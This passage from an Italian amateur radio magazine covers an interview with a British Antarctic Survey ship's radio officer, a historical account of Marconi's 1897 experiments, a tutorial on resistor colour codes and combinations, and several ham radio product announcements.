tuare comunicazioni radio in onde corte. Due delle nostre basi in Antartide (Signy e Bird Island), con le quali comunichiamo spesso, sono attrezzate con impianti satellitari e le loro apparecchiature radio sono state rimosse. Comunque ho usato di recente la radio HF: durante l'ultima campagna scientifica eravamo in posizione 70°S - 120°W ed eravamo fuori dal footprint del sistema INMARSAT, l'unica possibilità di comunicare la nostra posizione giornaliera è stata via HF alla Base di Rothera che poi provvedeva a rilanciarla via e-mail ai nostri uffici di Cambridge.

In passato la vita dell'equipaggio ruotava intorno alla stazione radio di bordo, si passava di là per ascoltare le ultime notizie o per chiamare i propri cari a terra; cosa è cambiato oggi con l'introduzione delle nuove tecnologie telematiche via satellite?

Attualmente la stazione radio di bordo non è più un punto focale sebbene ho spesso dei visitatori.

La maggior parte delle persone a bordo, sia membri dell'equipaggio che gli scienziati si imbarcano con i loro computer portatili che poi collegano al Network di bordo il quale tramite satellite consente la connessione ad internet. La velocità del link di bordo è solo di 128 kb e questa velocità viene distribuita a circa 70 persone che hanno così la possibilità di poter visitare i maggiori siti di informazione mediatica tenendosi aggiornati sui fatti che accadono. Per non appesantire il traffico c'è una restrizione nel download ridotto a pochi Mb. La maggior parte dell'equipaggio telefona a casa con cadenza regolare una o due volte la settimana e usiamo le e-mail o instant messenger per rimanere in contatto con familiari ed amici.

Quali sono gli obiettivi che ti proponi quando svolgi attività radioamatoriale da bordo? Durante la tua ultima campagna in Antartide ho visto che operavi da Locators molto rari, penso che la tua attività in HF sia un'occasione unica per molti di noi di collegare rarissimi Grid-Squares.

Per me è sempre un grande piacere essere attivo sulla bande HF quando ho tempo per farlo. Non ho particolare interesse di collegare Countries rari o di partecipare ai Contest. Per la natura del mio lavoro la maggior parte delle stazioni sono dei buoni DX vista la distanza tra l'Antartide e il resto del mondo. Con la mia attività da bordo sto cercando di aiutare i radioamatori a collegare rari locators, non posso decidere io dove andare e cosa sono in grado di fare e richiedere permessi per attivare un'isola. L'unica possibilità che ho sono solo le attivazioni di rari Grid-Squares all'interno dei quali la nave si trova ad operare; null'altro.

Che tipo di apparati usi per la tua attività radioamatoriale?

A bordo ho un KENWOOD TS-480 ma lo uso come ricevitore, esso è collegato ad un sistema di antenna at-

tivo che mi consente di scegliere fino a quattro differenti antenne; in trasmissione uso la stazione radio di bordo e cioè uno SKANTI TRP8000 con un'antenna verticale di 10 metri. Di solito opero con una potenza di 90 watt che sembra essere sufficiente per raggiungere dalle acque antartiche il resto del mondo. Da quando uso il KENWOOD come RX le mie condizioni operative, grazie al sistema di filtri montati dall'apparato, sono notevolmente migliorate. Lo SKANTI infatti è stato progettato per comunicazioni commerciali con una larghezza di banda tale da non permettermi di lavorare facilmente un pile-up e segnali deboli.

Quante persone siete a bordo della "James Clark Ross"?

Il numero dei componenti dell'equipaggio varia in funzione della missione che la nave deve svolgere. Nel momento in cui scrivo e cioè durante la navigazione di trasferimento dal Regno Unito alle Isole Falkland a bordo ci sono 27 tra ufficiali e marinai oltre allo staff di scienziati composto da 22 persone tra cui il medico di bordo. Di solito questo è il numero normale dello staff

scientifico imbarcato durante una crociera. Tuttavia durante operazioni logistiche tra basi antartiche abbiamo fino a 48 persone in più ed allora la nave diventa un posto molto affollato.

La vita di bordo credo sia abbastanza dura, lontano da casa per molti mesi; come sono le relazioni tra i componenti dell'equipaggio e come passate il vostro tempo libero?

Tendenzialmente le relazioni a bordo sono

ottime. Ognuno è pronto ad aiutare gli altri. Cerchiamo sempre di essere concentrati sul lavoro e sulle finalità scientifiche della missione. La vita sociale viene organizzata di volta in volta anche se in certi casi rimane difficile perché spesso ci sono dei tempi da rispettare dovuti principalmente alle esigenze degli scienziati. La nave ha una vastissima videoteca ed anche un'ottima biblioteca per cui nel tempo libero c'è sempre da fare. Quando abbiamo maggior tempo a disposizione il Commissario di Bordo organizza delle sessioni di fitness nella nostra piccola palestra attrezzata anche con una bella sauna. Molti membri dell'equipaggio lavorano per la British Antarctic Survey da moltissimo tempo, a confronto, io mi sento ancora uno dei nuovi nonostante questo sia il mio diciottesimo anno di servizio.

Grazie Mike e allora a presto in aria!

Grazie a te ed un caro saluto ai Radioamatori Italiani.

Anche durante la Campagna Scientifica 2008-2009 Mike userà le solite frequenze: 7.018 kHz, 10118 kHz, 14.018 kHz e 18.078...tenete d'occhio il DX Cluster!









Previsioni ionosferiche di febbraio

Legenda:

HPF = Frequenza MASSIMA della Daily-MUF nel 10% dei giorni del mese.

MUF = Frequenza MEDIA della Daily-MUF nel 50% dei giorni del mese

FOT = Frequenza MINIMA della Daily-MUF nel 90% dei giorni del mese.



MARCONI prima del NOBEL

Documenti sui primi passi della Radio (3°)

Adolphus Slaby era professore nell'Alta Scuola Tecnica di Charlottenburg (nei pressi di Berlino).

Sembra incredibile come, almeno in questi primi tempi di "concorrenza", un noto ricercatore come Slaby si premurasse di rilasciare una relazione così precisa ed onesta su quella che fu una delle prime dimostrazioni importanti di Marconi e dei suoi apparati.

Poco tempo dopo, Slaby (su interessamento del Governo tedesco) entrerà nel gruppo (Siemens, Von Arco, ecc.) che guiderà la più grossa concorrente, per quei tempi, della Marconi e cioè Siemens-Telefunken.

Il testo completo da cui abbiamo fedelmente tratto i punti più pertinenti ed interessanti comparve, nella versione inglese, su: THE CENTURY ILLUSTRATED MONTHLY MAGAZINE vol. 55 - 1897/1898. In esso, Slaby compie un'analisi piuttosto ampia e completa di quelle che erano le conoscenze sulla TSF negli ultimi anni e, data la competenza legata alla sua posizione scientifica di rilevanza mitteleuropea, non sembra proprio che possano esistere sterili e fumose contestazioni sull'argomento "invenzione della Radio", del resto confermata anche da numerose altre constatazioni, seppur meno nette ed inoppugnabili.

LA NUOVA TELEGRAFIA di Adolphus Slaby

"Quando nei primi mesi del 1897, apparvero sui giornali le notizie sulla possibilità pratica di emettere segnali telegrafici senza l'impiego di fili per coprire distanze di un miglio e più, furono in molti a dubitarne da ambedue i lati dell'Oceano.

Al contrario, coloro che avevano seguito con attenzione e competenza la scienza dell'elettricità giunsero a conclusioni molto diverse.

(...)

Nel gennaio del '97 io stesso ero seriamente occupato con problemi simili a quelli incontrati da Marconi, ma non ero stato in grado di telegrafare a distanza maggiore di un centinaio di metri.

Per me era chiaro che Marconi doveva aver aggiunto qualcos'altro, qualcosa di nuovo, a quanto era già noto ai vari sperimentatori, in quanto egli era stato capace di raggiungere distanze sull'ordine dei chilometri.

Rapidamente decisi di recarmi in Inghilterra, dove il Ministero

delle Poste e Telegrafi stava organizzando esperimenti di trasmissione su larga scala. Mr. Preece, il celebre direttore del General Post Office, in modo cortese ed ospitale, mi permise di prendervi parte, e in realtà **quello che vidi fu qualcosa di assolutamente nuovo: Marconi aveva fatto una scoperta.**

Egli stava lavorando con mezzi l'intero significato dei quali nessuno prima di lui avrebbe riconosciuto: solo in quel modo possiamo spiegare il segreto del suo successo.

Nei giornali tecnici inglesi era stato fatto ogni tentativo per smentire la novità insita nei metodi di Marconi: fu vivamente sottolineato che la produzione di onde hertziane, la loro radiazione nello spazio, la costruzione del suo "occhio elettrico" (cioè il coherer) erano tutte cose conosciute da prima.

Ed è vero: tutto ciò era ben noto anche a me, eppure io non ero mai stato capace di superare cento metri.

(.....)

Gli esperimenti inglesi furono effettuati nel Canale di Bristol. Un

THE CENTURY ILLUSTRATED MONTHLY MAGAZINE
Vol.55 (N.S., vol.33), 1897-1898

THE NEW TELEGRAPHY.

RECENT EXPERIMENTS IN TELEGRAPHY WITH SPARKS.

BY A. SLABY.



palo di 30 m era stato eretto sulla scogliera presso Lavernock Point, di per sé alto una ventina di metri. In cima al palo era posto un cappello cilindrico di zinco, alto due metri e di un metro di diametro; un filo di rame isolato passava dal cilindro di zinco fino ai piedi del palo per collegarsi

ad un polo del ricevitore, l'altro polo del quale era collegato all'Oceano con un lungo filo che scendeva lungo la scogliera.

In mezzo al canale di Bristol, a 5 km di distanza da Lavernock Point, c'è un'isoletta chiamata Flatholm; l'apparecchio generatore di scintille era entro una pic-

cola cabina di legno, ed i suoi terminali erano connessi uno con un cappuccio di zinco su un palo della stessa altezza di quello di Lavernock, l'altro col mare: questo era il posto di trasmissione.

Dopo le prime prove di messa a punto, la trasmissione dei messaggi ebbe perfettamente successo.

Sarà sempre un ricordo indimenticabile come, il mattino del 13 maggio 1897, il nostro gruppetto di 5 persone, stipate in un grosso ripostiglio in legno (a causa del forte vento), orecchie ed occhi tesi con la massima ansiosa attenzione sull'apparecchio ricevente, percepì i primi ticchettii, le prime chiare lettere del codice Morse. Silenzioso e invisibile, il messaggio era nato dalla costiera rocciosa e portato attraverso lo spazio del misterioso etere! (per quei primi 5 km di distanza).

Gli esperimenti continuarono anche dopo la mia partenza, e fu possibile effettuare comunicazioni telegrafiche chiare da Lavernock Point e Brean Down, esattamente attraverso l'intera larghezza del Canale di Bristol, cioè 15 km".

N.B.

Nel 1905, durante il Congresso mondiale di elettrotecnica di Saint Louis, i delegati della Germania cercarono di attribuire alcuni meriti dell'invenzione di Marconi al tedesco prof. Slaby: il tentativo fallì miseramente perché il Solari lesse ciò che lo stesso Slaby aveva detto in una conferenza tenuta a Berlino l'XX novembre 1897, in cui riconosceva i meriti originali di Marconi e concludeva esaltandone la "vera invenzione".

Si tratta esattamente del testo qui riprodotto.



50 MHz
70 MHz
144 MHz

radiotransverter.com

RADIO-ELETTRONICA

I componenti e i circuiti

7^a parte

Il codice-colori

I resistori commerciali (che poi sono quelli di dimensioni più modeste, in special modo da 1/4, 1/2, 1 e 2 W) in genere non riportano il loro valore di resistenza direttamente in ohm, bensì ne riportano stampigliata la rappresentazione simbolica secondo un ben preciso codice-colori. Ciò in quanto, per motivi tecnologici, è certamente più semplice (e quindi meno costoso) imprimere su un cilindretto di modeste dimensioni, e non sempre di forma del tutto regolare, alcune bande (o strisce) di diversi colori, e non il valore espresso in normali lettere e numeri.

Tanto più che queste lettere e numeri risulterebbero meno leggibili, nonché meno comprensibili per i diversi caratteri alfanumerici propri di varie nazioni.

In tabella 1 è riportato il codice di corrispondenza fra valori di resistenza e colori stampigliati sui resistori; per i tipi più comuni di resistore, le bande di colore sono quattro, ma solo le prime tre contrassegnano il vero e proprio valore resistivo, mentre la quarta indica la tolleranza entro cui ci si deve aspettare di trovare il valore reale del resistore, cioè la precisione con cui esso viene costruito, tenendo conto delle tolleranze di fabbricazione.

Il sistema più semplice per spiegare questo codice (invero molto semplice, e che pone solamente qualche problema mne-

monico) è quello di riferirsi a qualche esempio diretto, come appunto in **fig. 16**; il principio di funzionamento consiste comunque nel comporre il numero corrispondente al valore di resistenza mettendo una dietro l'altra le cifre corrispondenti alle prime due bande di colore ed un numero di zeri pari alla cifra corrispondente alla terza banda.

Nel primo caso di figura abbiamo:

codice)	BRUNO	ROSSO	ARANCIO	ARGENTO
	=	=	=	=
valore)	1	2	3 (zeri) → 12000 Ω /	10%

Nel secondo esempio abbiamo:

codice)	VERDE	BLU	NERO	ORO
	=	=	=	=
valore)	5	6	0 (zeri) → 56 Ω /	5%

Nel terzo caso abbiamo:

codice)	ARANCIO	BIANCO	GIALLO	ARGENTO
	=	=	=	=
valore)	3	9	4 (zeri) → 390000 Ω /	10%

Tabella 1 - Codici colori delle resistenze

Colore della banda	numero (prime due bande)	zeri (terza banda)	precisione (quarta banda)
nero	0	—	
bruno	1	0	1%
rosso	2	00	2%
arancio	3	000	
giallo	4	0000	
verde	5	00000	
blu	6	000000	
violetto	7		
grigio	8		
bianco	9		
argento		0,01 } (moltiplicatore)	± 10%
oro		0,1 }	± 5%
nessun colore			± 20%




Fig. 16 - Esempi di codice a colori, per illustrare come è possibile determinare il valore di un qualsiasi resistore così codificato.




Fig. 17 - Alcuni dei più comuni tipi di resistori, illustrati nelle esecuzioni corrispondenti a diversi valori di potenza dissipabile.

I valori di resistenza coi quali sono disponibili i resistori spaziano da qualche frazione di ohm a molti $M\Omega$; questo però non significa che siano reperibili tutti i diversi valori: ciò sarebbe umanamente impossibile, talché i resistori vengono prodotti in un'ampia gamma di *valori standard*, unificati pressoché in tutto il mon-

do, che è riportata in **tabella 2**.

I valori indicati in grassetto corrispondono alla scala della tolleranza $\pm 10\%$, mentre gli altri valori (un po' meno reperibili) corrispondono alla scala 5%: ciò significa, per esempio, che un resistore da $15\ \Omega$ si troverà solo con precisione $\pm 5\%$, mentre per esempio il $56\ \Omega$ si potrà reperire sia al 10% che al 5%.

Riepilogando brevemente, si possono aggiungere queste brevi note.

Le resistenze a filo vengono più normalmente realizzate con tolleranza 20%, ma anche il 10% è abituale (possono però essere realizzate anche con precisioni elevatissime). Le resistenze a impasto sono normalmente al 10%, ma si possono trovare anche al 5% (ed al 20%).

Le resistenze a strato sono normalmente al 5%, ma si possono trovare anche al 10% o al 2%.

Naturalmente, per i tipi ad alta stabilità, anche le tolleranze possono garantire precisioni molto migliori.

Forma e costituzione fisica

In una discreta maggioranza di casi, i resistori hanno forma cilindrica, con i reofori normalmente disposti come fili che escono assialmente dal cilindretto. Nel caso di potenze più elevate, la forma può diventare quella di un

blocchetto a sezione quadrata; in taluni casi (di alta potenza), i reofori di collegamento sono bande che escono lateralmente.

Il corpo vero e proprio, mentre nei formati più piccoli può essere costituito da un supporto plastico, in tutti gli altri casi è in ceramica (rotondo o quadrato che sia).

La costituzione «intima» del resistore può essere (per i prodotti più normali) di almeno tre tipi.

Per le potenze più elevate (dai $2 \div 3\ W$ in su) si usa come «cativo conduttore» un filo resistivo avvolto sul supporto isolante e consistente in opportune leghe metalliche (costantana, argenta-na, nickel-cromo): quindi, *resistori a filo*.

La gamma di valori disponibili per questo tipo di resistori va da $0,1\ \Omega$ a qualche decina di $k\Omega$, con possibilità di dissipazione da 1 a circa $20\ W$ (ci si riferisce naturalmente ai tipi di più normale impiego).

Per le potenze più basse si ottiene l'elemento resistivo o con un film grafitato opportunamente depositato sul cilindretto isolante (e si hanno così i *resistori a strato*, il tipo oggi più diffuso), oppure con una miscela di polvere conduttrice e materiale plastico (resina fenolica), che costituisce il vero e proprio corpo del resistore (che è del tipo *ad impasto*).

Per ambedue questi tipi, la gamma dei valori normali va da $10\ \Omega$ a $22\ M\Omega$; si trovano però anche i valori da 1 a $10\ \Omega$. Vengono realizzate per potenze da $1/4$, $1/2$, 1 e $2\ W$.

In **fig. 17** è esemplificata una panoramica sui tipi più comuni di resistori, partendo dai modelli più grossi (cioè a dissipazione di potenza più elevata) per impieghi in circuiti di alimentazione e industriali, fino a quelli più ridotti, tipici dei circuiti radioelettronici.

Combinazioni fra resistori

Può essere necessario, nella pratica quotidiana, combinare variamente fra di loro più resisto-

Tabella 2 - Valori standard di resistenza

Ω - $k\Omega$ - $M\Omega$	$\Omega/k\Omega$	$\Omega/k\Omega$
1.0	10	100
1.1	11	110
1.2	12	120
1.3	13	130
1.5	15	150
1.6	16	160
1.8	18	180
2.0	20	200
2.2	22	220
2.4	24	240
2.7	27	270
3.0	30	300
3.3	33	330
3.6	36	360
3.9	39	390
4.3	43	430
4.7	47	470
5.1	51	510
5.6	56	560
6.2	62	620
6.8	68	680
7.5	75	750
8.2	82	820
9.1	91	910

ri di valore standard per ottenere un valore speciale di resistenza od una potenza dissipabile ben superiore a quella del singolo componente.

Ecco quindi l'opportunità di definire i possibili modi di combinazione, nonché di calcolarne i valori di resistenza risultante; naturalmente, non è possibile sfuggire ad un po' di matematica, che però è di tipo pressoché elementare, e che lo diventa ancor di più con l'ausilio di un normalissima calcolatrice.

Un sistema di collegare fra di loro due o più componenti (e in questo caso ci riferiamo ovviamente ai resistori) è quello cosiddetto **in serie**: essi sono in fila l'uno di seguito all'altro nel senso della percorrenza della corrente, in modo che sia la medesima corrente ad attraversarli in successione, sfruttando l'unico percorso possibile.

In tal caso il valore risultante da questa combinazione si ottiene semplicemente sommando il valore delle singole resistenze (**fig. 18**):

$$R_S = R_1 + R_2$$

Quindi, se per esempio abbiamo $R_1 = 1000 \Omega$ ed $R_2 = 1500 \Omega$, collegandole in serie otterremo:

$$R_S = 1000 + 1500 = 2500 \Omega$$

L'altro sistema è quello dei componenti cosiddetti in parallelo: esso consiste nel collegare i resistori fianco a fianco con le rispettive estremità collegate assieme, in modo che la corrente complessiva venga suddivisa nei due o

Fig. 18 - Esempio di combinazione di resistori in serie.





Fig. 19 - Esempio di combinazione di resistori in parallelo

più bracci così formati, seguendo più percorsi contemporaneamente.

In questo caso il valore di resistenza risultante è uguale all'inverso della somma degli inversi delle singole resistenze (**fig. 19**); la formula è quindi:

$$R_P = \frac{1}{\frac{1}{R_1} + \frac{1}{R_2} + \frac{1}{R_3} \dots}$$

Qualora i resistori collegati in parallelo siano solo due (come appunto in figura) la formula diventa:

$$R_P = \frac{R_1 \cdot R_2}{R_1 + R_2}$$

Allora, se $R_1 = 3000 \Omega$ ed $R_2 = 6000 \Omega$, otteniamo:

$$R_P = \frac{3000 \cdot 6000}{3000 + 6000} = 2000 \Omega$$

Ad ogni buon conto, qualunque sia il tipo di combinazione attuata con due o più resistori, oltre ad ottenerne un valore finale di resistenza opportunamente diverso da quello di partenza, se ne otterrà anche un congruo aumento nella potenza complessivamente dissipabile: per la precisione, quanti sono i resistori che fanno parte della combinazione, di tante volte viene moltiplicato il valore di potenza corrispondente ad una singola resistenza (ciò, naturalmente, se tutti i resistori hanno ugual dissipa-

zione).

In altre parole, se abbiamo a che fare con 3 resistori da 1 W e di valore uguale, comunque combinati in serie-parallelo, la potenza complessivamente dissipabile diverrà pari a 3 W.

Caratteristiche e impieghi

Le resistenze a filo vengono normalmente usate nei casi in cui sia notevole dissipazione di potenza, oppure, usando i tipi ad alta precisione, in strumenti elettrici e/o elettronici.

Per gli usi normali il tipo ad impasto ed il tipo a strato sono praticamente intercambiabili; in ogni caso diamo un accenno alle singole caratteristiche.

La resistenza a impasto è leggermente più robusta, meno ingombrante (a parità di potenza), meno induttiva.

La resistenza a strato è più stabile, meno rumorosa, e normalmente ottenibile con precisione più elevata (5 anziché 10%).

(Continua)

**manuale di
RADIOTELEGRAFIA**
di Carlo
Amorati I4ALU

1 2 2

manuale di
RADIOTELEGRAFIA

**nuova
edizione**

Il libro è destinato principalmente a coloro che si avvicinano alla telegrafia per la prima volta; a questi ultimi è dedicata la parte iniziale del volume nella quale la didattica del CW è impostata in senso musicale. La seconda parte interesserà invece chi decide di praticare il CW in radio. Gli argomenti sono di procedura operativa: l'impostazione del QSO, il gergo telegrafico, i codici, le consuetudini, le regole di comportamento, come inizia un collegamento, cosa si dicono gli OM. 128 pagine corredate di foto, disegni e tabelle.

Manuale € 10,00 cod. 066

A completamento del libro sono disponibili due CD-rom che riproducono parte degli esercizi proposti in questo manuale.

Manuale + 2 CD Rom € 15,00 cod. 067

Edizioni C&C Via Naviglio 37/2 - 48018 Faenza (RA)
Tel. 0546/22112 - Fax 0546/662046
www.edizionicec.it cec@edizionicec.it

Dalla KUHNE-Electronics oscillatore a cristallo stabilizzato a PLL per 12 GHz

Ora una frequenza esterna di riferimento a 10 MHz può essere collegata per ottenere una più elevata precisione di frequenza, cosa che può risultare necessaria per EME, WSJT e Tropo DX.

La frequenza di 10 MHz può essere fornita da un OCXO altamente stabile, un oscillatore di riferimento da contatore di frequenza, uno standard di frequenza al rubidio oppure un generatore di frequenza controllato da GPS. Se non fosse disponibile una frequenza di riferimento a 10 MHz, può essere usato l'oscillatore a cristallo interno all'unità.



Questo oscillatore a cristallo è stabilizzato in frequenza da un termistato per cristalli di precisione a 40°C tipo QH40A. Prestazioni:

- Oscillatore a cristallo a frequenza fissa stabilizzata a PLL.
- Oscillatore a cristallo interno stabilizzato in temperatura con QH40A.
- Ingresso per riferimento di frequenza esterno a 10 MHz.
- Attivazione automatica del PLL se viene fornito un segnale esterno a 10 MHz.
- LED interno per rivelare lo stato di blocco
- Protezione contro sovratensione ed inversione di polarità.
- Filtri a elica ed a microstrip per

Specifiche	
Type	MKU LO 12 PLL
Output frequency	11952 MHz (for 24 GHz) 12024 MHz (for 24 GHz USA) 11736 MHz (for 47 GHz)
Output power	min. 35 mW
Frequency stability @0...40°C	typ. 5 ppm (without 10 MHz reference frequency)
Ext. reference in	10 MHz/2...10 mW
Supply voltage	+12...14 V DC
Current consumption	260 mA
Input connector for 10 MHz	SMA-female, 50 ohm
Output connector	SMA-female, 50 ohm
Dimensions (mm)	111x55x30
Case	German silver
Weight	typ. 140 g

elevata reiezione di spurie ed armoniche.

- Costruzione compatta in contenitore argentato.

Ulteriori informazioni su:

www.db6nt.de

Dalla AOR Nuovo ricevitore panoramico AR-ALPHA da 10 kHz a 3,5 GHz

Il nuovo ricetrasmittitore AR-ALPHA rappresenta l'attuale evoluzione e lo stato dell'arte dei ricevitori AOR, in esso sono raggruppate le più recenti tecnologie progettuali, che si traducono in una apparecchiatura versatile, affidabile e di semplice utilizzo:

- WFM, FM-stereo, AM, SAM, USB, LSB, CW, ISB (independent sideband), SDB (sideband diversity), RZ-SSB (Real Zero SSB), AIQ, APCO-25, Video (NTSC, PAL, Secam)
- 2000 memorie di frequenza
- 40 banchi di ricerca
- uscita RS-232, USB (2.0 compatibile), I/Q con 1 MHz di bandwidth, video
- risoluzione 1 Hz minimo
- ampio display LCD a colori da 6,4" (640 x 480 pixel)
- CTCSS e DCS
- 5 VFO
- 2 ingressi d'antenna (SO-239 + N) e fino a 4 antenne selezionabili con l'opzione AS-5000
- decoder toni DTMF e toni subaudio (CTCSS e DCS)
- decodificatore scrambler ad inversione di modulazione
- CW pith control, AGC e AFC
- Auto-notch
- FFT (Fast Fourier Transform) funzione di analisi in tempo reale dello spettro

AOR è distribuita in Italia da:

ICAL - www.ical.it



AvMap e Kenwood insieme per presentare in Italia il primo sistema GPS interamente dedicato ai radioamatori

AvMap, unico player italiano conosciuto a livello mondiale nel mercato della navigazione satellitare, ha presentato al Motor Show 2008, in anteprima italiana il **Geosat 5 Blu APRS**, la prima soluzione GPS dedicata ai radioamatori compatibile con gli apparecchi APRS di Kenwood, tra cui il nuovo ricetrasmittitore TM-D710E.

Il Geosat 5 Blu APRS è un navigatore portatile specifico per i radioamatori, se collegato a un apparato Kenwood TM-D710E, Geosat 5 si comporta sia come GPS che come display. Geosat 5 trasmette le informazioni GPS al ricetrasmittitore e visualizza sullo schermo a colori da 5" i Beacons APRS che la TM-D710 sta ricevendo. I Beacons sia fissi che in movimento vengono mostrati con le icone APRS standard.

Il software di Geosat 5 Blu APRS, inoltre, è dotato di una particolare opzione, "intercetta l'obiettivo", che lo rende prezioso durante le operazioni di soccorso. Il navigatore, infatti, può essere impostato per navigare in direzione di un contatto APRS in movimento, ed è in grado di ricalcolare automaticamente e autonomamente il cambiamento di posizione.

La modalità tactical permette anche di selezionare un contatto APRS® in movimento per controllare oltre al call sign e alla posizione, anche la sua velocità, direzione e altitudine.

Per soddisfare le caratteristiche di



portabilità presenti in ogni prodotto AvMap, il Geosat 5 Blu APRS è dotato di un'entrata audio video con tecnologia Bluetooth integrata per le chiamate in vivavoce e delle Mappe europee Tele Atlas che lo rendono un GPS utilizzabile sia per le applicazioni APRS che per la navigazione classica.

Gli alimentatori KERT utilizzati nel progetto ARGO

La società KERT, produttrice di sistemi di energia e di alimentazione, ha recentemente fornito i suoi alimentatori all'Istituto Nazionale di Fisica Nucleare di Roma per il prestigioso progetto ARGO-YBJ (Osservatorio per la radiazione astrofisica di YangBajing, Tibet, China).

